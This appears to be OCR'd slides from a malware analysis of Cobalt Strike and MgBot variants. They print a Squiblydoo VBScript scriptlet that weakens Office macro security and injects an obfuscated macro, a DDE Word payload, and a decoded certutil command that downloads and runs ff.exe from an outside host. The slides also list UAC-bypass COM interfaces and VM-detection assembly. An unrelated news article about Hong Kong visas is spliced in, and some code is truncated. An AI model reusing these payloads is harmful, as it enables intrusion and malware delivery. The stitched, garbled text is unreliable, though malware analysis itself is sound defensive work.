
Variant 1: Cobalt Strike (cont.)

- Squiblydoo (MITRE T1218)
- Payload injection



```
<?XML version="1.0"?>
<scriptlet>
    <registration progid="871711" classid="{132adda7-56ff-44f8-b781-3814987ebcdc}" >
        <script language="vbscript">
        <![CDATA[
            Dim objExcel, WshShell, RegPath, action, objWorkbook, xlmodule

Set objExcel = CreateObject("Excel.Application")
objExcel.Visible = False

Set WshShell = CreateObject("Wscript.Shell")

function RegExists(regKey)
    on error resume next
    WshShell.RegRead regKey
    RegExists = (Err.number = 0)
end function

' Get the old AccessVBOM value
RegPath = "HKEY_CURRENT_USER\Software\Microsoft\Office\" & objExcel.Version & "\Excel\Security\AccessVBOM"

if RegExists(RegPath) then
    action = WshShell.RegRead(RegPath)
else
    action = ""
end if

' Weaken the target
WshShell.RegWrite RegPath, 1, "REG_DWORD"

' Run the macro
Set objWorkbook = objExcel.Workbooks.Add()
Set xlmodule = objWorkbook.VBProject.VBComponents.Add(1)
xlmodule.CodeModule.AddFromString "Private "&"Type PRO"&"CESS_INF"&"ORMATION"&Chr(10)&"    hPro"&"cess As "
"ocessId "&"As Long"&Chr(10)&"    dwTh"&"readId A"&"s Long"&Chr(10)& _
"End Type"&Chr(10)&Chr(10)&"Private "&"Type STA"&"RTUPINFO"&Chr(10)&"    cb A"&"s Long"&Chr(10)&"    lpRe"&
10)&"    lpTi"&"tle As S"&"tring"&
```

Variant 2: MgBot



Boris Johnson Pledges to Admit 3 Million From Hong Kong to U.K.


The promise, in reaction to a new security law China is trying to impose on the semiautonomous city, a former British colony, would sharply raise the stakes in a developing standoff.

LONDON — Prime Minister Boris Johnson raised the stakes in a brewing confrontation with China on Wednesday, promising to allow nearly three million people from Hong Kong to live and work in Britain if Beijing moves forward with a new national security law on the former British colony.

Mr. Johnson's offer, made in a column in The Times of London, opens the door to a significant influx of people fleeing Hong Kong, should the situation in the territory deteriorate further. But it leaves unanswered thorny questions about how difficult it would be for these arrivals to obtain British citizenship.

Describing it as one of the biggest changes in visa regulations in British history, Mr. Johnson said the roughly 350,000 Hong Kong residents who hold a British overseas passport, as well as some 2.5 million who are eligible to apply for one, would be granted 12-month renewable visas that would allow them to work in Britain and put them on a path to citizenship.

“Many people in Hong Kong fear that their way of life — which China pledged to uphold — is under threat,” Mr. Johnson wrote. “If China proceeds to justify




Variant 2: MgBot


Malicious document dropping a new variant of MgBot

Variant 2: MgBot

Dropping new variant of MgBot



```
</w:instrText></w:r><w:r><w:instrText>SET c</w:instrText></w:r><w:r><w:instrText xml:space="preserve"> </w:instrText></w:r><w:r><w:instrText>"
</w:instrText></w:r><w:fldSimple w:instr="  QUOTE  99 58 92 119 105 110 100 111 119 115 92 115 121 115 116 101 109 51 50 92 99 109 100 46 101 120 101  "><w:r><w:rPr><w:b/>
<w:noProof/></w:rPr><w:instrText> </w:instrText></w:r></w:fldSimple><w:r><w:instrText>"</w:instrText></w:r><w:r><w:instrText xml:space="preserve">
</w:instrText></w:r><w:r><w:fldChar w:fldCharType="end"/></w:r></w:p><w:p w:rsidR="00830AD6" w:rsidRDefault="00830AD6" w:rsidP="00830AD6"><w:r><w:fldChar w:fldCharType=
"begin"/></w:r><w:r><w:instrText xml:space="preserve"> </w:instrText></w:r><w:r><w:instrText>SET d</w:instrText></w:r><w:r><w:instrText xml:space="preserve"> "
</w:instrText></w:r><w:fldSimple w:instr="  QUOTE  47 99 32 99 101 114 116 117 116 105 108 32 45 117 114 108 99 97 99 104 101 32 32 45 115 112 108 105 116 32 32 45 102 32
32 104 116 116 112 58 47 47 102 108 97 115 104 46 103 111 118 101 114 110 109 101 110 116 109 109 46 99 111 109 58 56 49 47 115 116 111 114 109 46 116 120 116 32 99 58 92
117 115 101 114 115 92 37 85 115 101 114 78 97 109 101 37 92 68 111 99 117 109 101 110 116 115 92 102 102 46 101 120 101 38 38 99 58 92 117 115 101 114 115 92 37 85 115 101
114 78 97 109 101 37 92 68 111 99 117 109 101 110 116 115 92 102 102 46 101 120 101  "><w:r><w:rPr><w:b/><w:noProof/></w:rPr><w:instrText>
</w:instrText></w:r></w:fldSimple><w:r><w:instrText xml:space="preserve">" </w:instrText></w:r><w:r><w:fldChar w:fldCharType="end"/></w:r></w:p><w:p w:rsidR="00830AD6"
w:rsidRDefault="00830AD6" w:rsidP="00830AD6"><w:r><w:fldChar w:fldCharType="begin"/></w:r><w:r><w:instrText xml:space="preserve"> </w:instrText></w:r><w:r><w:instrText>SET e
</w:instrText></w:r><w:r><w:instrText xml:space="preserve"> "</w:instrText></w:r><w:fldSimple w:instr="  QUOTE   "><w:r><w:rPr><w:b/><w:noProof/></w:rPr><w:instrText>
</w:instrText></w:r></w:fldSimple><w:r><w:instrText xml:space="preserve">" </w:instrText></w:r><w:r><w:fldChar w:fldCharType="end"/></w:r><w:bookmarkStart w:id="0" w:name=
"_GoBack"/><w:bookmarkEnd w:id="0"/></w:p><w:p w:rsidR="00522B43" w:rsidRDefault="00BF6731"><w:r><w:fldChar w:fldCharType="begin"/></w:r><w:r><w:instrText xml:space=
"preserve"> DDE</w:instrText></w:r><w:r w:rsidR="00830AD6"><w:instrText xml:space="preserve"> </w:instrText></w:r><w:fldSimple w:instr=" REF c "><w:r w:rsidR="00830AD6"
><w:rPr><w:b/><w:noProof/></w:rPr><w:instrText> </w:instrText></w:r></w:fldSimple><w:r w:rsidR="00830AD6"><w:instrText xml:space="preserve"> </w:instrText></w:r><w:fldSimple
 w:instr=" REF d "><w:r w:rsidR="00830AD6"><w:rPr><w:b/><w:noProof/></w:rPr><w:instrText> </w:instrText></w:r></w:fldSimple><w:r w:rsidR="00830AD6"><w:instrText xml:space=
"preserve"> </w:instrText></w:r><w:fldSimple w:instr=" REF e "><w:r w:rsidR="00830AD6"><w:rPr><w:b/><w:noProof/></w:rPr><w:instrText>
</w:instrText></w:r></w:fldSimple><w:r><w:instrText xml:space="preserve"> </w:instrText></w:r><w:r><w:fldChar w:fldCharType="separate"/></w:r><w:r><w:rPr><w:b/><w:noProof/>
</w:rPr><w:t> </w:t></w:r><w:r><w:fldChar w:fldCharType="end"/></w:r></w:p><w:sectPr w:rsidR="00522B43"><w:pgSz w:w="12240" w:h="15840"/><w:pgMar w:top="1440" w:right="1440"
 w:bottom="1440" w:left="1440" w:header="720" w:footer="720" w:gutter="0"/><w:cols w:space="720"/><w:docGrid w:linePitch="360"/></w:sectPr></w:body><w:body><w:p w:rsidR=
"00C2210A" w:rsidRDefault="00670841" w:rsidP="00670841"><w:pPr><w:jc w:val="center"/><w:rPr><w:rFonts w:ascii="PMingLiU" w:eastAsia="PMingLiU" w:hAnsi="PMingLiU" w:cs=
"&#23435;&#20307;"/><w:b/><w:bCs/><w:color w:val="333333"/><w:kern w:val="36"/><w:sz w:val="58"/><w:szCs w:val="58"/><w:lang w:eastAsia="zh-TW"/></w:rPr></w:pPr><w:r
w:rsidRPr="00670841"><w:rPr><w:rFonts w:ascii="PMingLiU" w:eastAsia="PMingLiU" w:hAnsi="PMingLiU" w:cs="&#23435;&#20307;"/><w:b/><w:bCs/><w:color w:val="333333"/><w:kern
w:val="36"/><w:sz w:val="58"/><w:szCs w:val="58"/><w:lang w:eastAsia="zh-TW"/></w:rPr><w:t>Mail security check</w:t></w:r></w:p><w:p w:rsidR="00670841" w:rsidRPr="00670841"
w:rsidRDefault="00670841" w:rsidP="00670841"><w:pPr><w:ind w:firstLineChars="200" w:firstLine="640"/><w:rPr><w:sz w:val="32"/><w:szCs w:val="32"/></w:rPr></w:pPr><w:r
w:rsidRPr="00670841"><w:rPr><w:sz w:val="32"/><w:szCs w:val="32"/></w:rPr><w:t>Recently, we found that some of the email addresses of @gov.in have security problems, and
some of the emails have been leaked. Please all users of @gov.in to complete the security check of emails before 2020-7-5. Thank you for your cooperation.
```



```
c:\windows\system32\cmd.exe/c certutil -urlcache
-split  -f
http://flash.governmentmm.com:81/storm.txt
c:\users\%UserName%\Documents\ff.exe&&c:\users\%
UserName%\Documents\ff.exe
```

Malwarebytes

MgBot

MgBot Overview

Loader

Privilege Escalation - UAC Bypass


- Auto-elevated COM interface

Name	CLSID	DLL
CMSTPLUA	{3E5FC7F9-9A51-4367-9063-A120244FBEC7}	system32\cmstplua.dll
Color Management	{D2E7041B-2927-42fb-8E9F-7CE93B6DC937}	system32\colorui.dll


- COM interface IARPUninstallStringLauncher (Appwiz.cpl)
  - Uses windows uninstall interface to bypass UAC

Anti-Analysis

- Self-modification
- VM detection
- AV detection



```
lea edx,dword ptr ss:[ebp-50]
push edx                            edx:L"vmhgfs.dll"
call ebx
test eax,eax
jne ff.43B1C0
lea eax,dword ptr ss:[ebp-14]
push eax                            eax:L"sbiedll"
call ebx
test eax,eax
jne ff.43B1C0
lea ecx,dword ptr ss:[ebp-24]
push ecx                            ecx:L"vboxogl"
call ebx
test eax,eax
jne ff.43B1C0
```

